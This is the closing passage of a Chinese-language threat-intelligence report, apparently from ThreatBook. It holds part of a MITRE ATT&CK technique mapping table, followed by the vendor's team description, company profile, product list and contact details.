| | T1497 | 虚拟化/沙盒规避 |
| 发现 | T1082 | 系统信息发现 |
| | T1083 | 文件和目录发现 |
| | T1057 | 进程发现 |
| | T1012 | 查询注册表 |
| 收集 | T1560 | 存档收集的数据 |
| | T1005 | 来自本地系统的数据 |
| 命令和控制 | T1071.001 | 应用层协议：Web |

| | | |
|---|---|---|
| | T1132.002 | 数据编码：非标准编码 |
| 渗出 | T1041 | 通过 C2 通道进行渗透 |
| 影响 | T1565.002 | 传输数据操作 |

## 附录-微步情报局

微步情报局，即微步在线研究响应团队，负责微步在线安全分析与安全服务业务，主要研究内容包括威胁情报自动化研发、高级 APT 组织&黑产研究与追踪、恶意代码与自动化分析技术、重大事件应急响应等。

微步情报局由精通木马分析与取证技术、Web 攻击技术、溯源技术、大数据、AI 等安全技术的资深专家组成，并通过自动化情报生产系统、云沙箱、黑客画像系统、威胁狩猎系统、追踪溯源系统、威胁感知系统、大数据关联知识图谱等自主研发的系统，对微步在线每天新增的百万级样本文件、千万级 URL、PDNS、Whois 数据进行实时的自动化分析、同源分析及大数据关联分析。微步情报局自设立以来，累计率先发现了包括数十个境外高级 APT 组织针对我国关键基础设施和金融、能源、政府、高科技等行业的定向攻击行动，协助数百家各个行业头部客户处置了肆虐全球的 WannaCry 勒索事件、BlackTech 定向攻击我国证券和高科技事件、海莲花长期定向攻击我国海事/高科技/金融的攻击活动、OldFox 定向攻击全国上百家手机行业相关企业的事件。

更多精彩内容，敬请关注“微步在线研究响应中心”微信公众号。

## 公司简介

微步在线成立于2015年7月，是中国新一代网络安全代表企业。微步在线提供专业的威胁检测产品与服务，致力于成为企业客户的威胁发现和响应专家，是2017至2020年唯一连续入选Gartner《全球威胁情报市场指南》的中国公司。微步在线提供以威胁情报为核心的安全能力，结合大数据、可视化态势感知等技术，为客户提供及时、准确、可以指导行动的威胁情报，用来对网络攻击进行预警、防御、检测以及溯源分析等。其独特的基于大数据分析的安全技术和服务能够帮助您准确、快速、低成本地实现全面的威胁监测及检测，同时也可作为原有安全防御体系的有力补充，抵御网络攻击。

## 产品&服务

### X情报社区 (x.threatbook.cn)

超过8万安全从业人员选择的综合性威胁分析平台和情报分享社区，为全球安全从业人员和企业提供便利的一站式分析工具，功能包括：文件检测、可疑文件分析、域名/IP/Hash/URL等的安全分析，用以进行事件鉴别、威胁程度分析、威胁影响分析、关联及溯源分析等。为用户间进行威胁情报分享，包括样本、黑客资源、攻击手法、线索、事件等，提供免费的互动、交流环境。此外，还为企业用户提供安全运营工具、外部资产监控、行业情报等企业级服务。

### 威胁感知平台 (Threat Detection Platform, TDP)

威胁感知平台是基于情报驱动的威胁感知内核与紧贴甲方视角的风险分析模块对双向全流量进行深度分析，能够全面发现网络威胁，实时判定成功攻击，精准定位失陷主机，并提供基于终端和流量的处置闭环能力。

### 本地威胁情报管理平台 (Threat Intelligence Platform, TIP)

微步本地威胁情报管理平台是一款部署在用户本地环境的多源威胁情报管理平台。主要用于整合多源情报，实现统一管理与共享；与现有安全系统或态感系统对接，降低告警噪音、提升威胁感知与响应能力；帮助企业进行本地私有化情报生产，实现情报关联分析与深度挖掘这三大场景。

### 主机威胁检测与响应平台 (OneEDR)

专注于入侵检测、自动化分析溯源的主机安全产品。基于微步在线高可信威胁情报、覆盖全攻击链的规则、机器学习等多种检测技术，实现既全面又精准的主机入侵威胁检测，覆盖近百种威胁场景。并提供多种可视化分析溯源工具，帮助用户梳理完整的入侵事件，掌握攻击者的攻击路径，高效溯源，快速响应。

### 互联网安全接入服务OneDNS (OneDNS)

OneDNS是国内首款SaaS安全网关，为企业提供办公终端的威胁防护能力，保证企业员工无论在总部、分支机构，还是远程办公时，均能安全的接入互联网，免受恶意软件、钓鱼、木马、后门、APT攻击等的侵害。企业仅需配置递归DNS即可使用服务，分钟级实施，无需任何硬件，后续无需投入任何运维成本，使用该产品可全面覆盖办公终端防护、多分支安全统一管控、远程办公安全等多种场景。

### 检测与应急响应服务 (Managed Detection and Response, MDR)

围绕“威胁发现与响应专家”的定位，微步在线MDR服务涵盖威胁检测、应急响应、重保驻场、高级情报订阅等安全服务。MDR服务由资深安全专家提供支持，对企业内外部威胁进行及时发现和响应，并对攻击者进行画像分析与溯源分析。针对主流威胁、重大安全事件、高危APT等事件进行深度分析。提供预警、防范、处置及修复建议。针对金融、能源、政府等重点行业威胁情报及安全事件提炼分析，提供处置及应对的最佳实践，帮助提升企业安全水平。

### 欺骗防御平台( HFish )

HFish是社区型免费蜜罐，承载了全新的架构理念和实现方案，增加了企业在失陷感知和威胁情报领域的能力。产品侧重企业安全场景，从内网失陷检测、外网威胁感知、威胁情报生产三个方面出发，为用户提供更高的可用性与可拓展性。基于企业环境特殊性，为了便于快速部署和敏捷管理，HFish提供一键部署、跨平台支持、极低的性能要求、企业微信/钉钉/飞书等多项功能，降低运维成本，提升运营效率。


**北京微步在线科技有限公司**

www.threatbook.cn

电话：010-57017961

邮箱：contactus@threatbook.cn

地址：北京市海淀区苏州街49-3号3层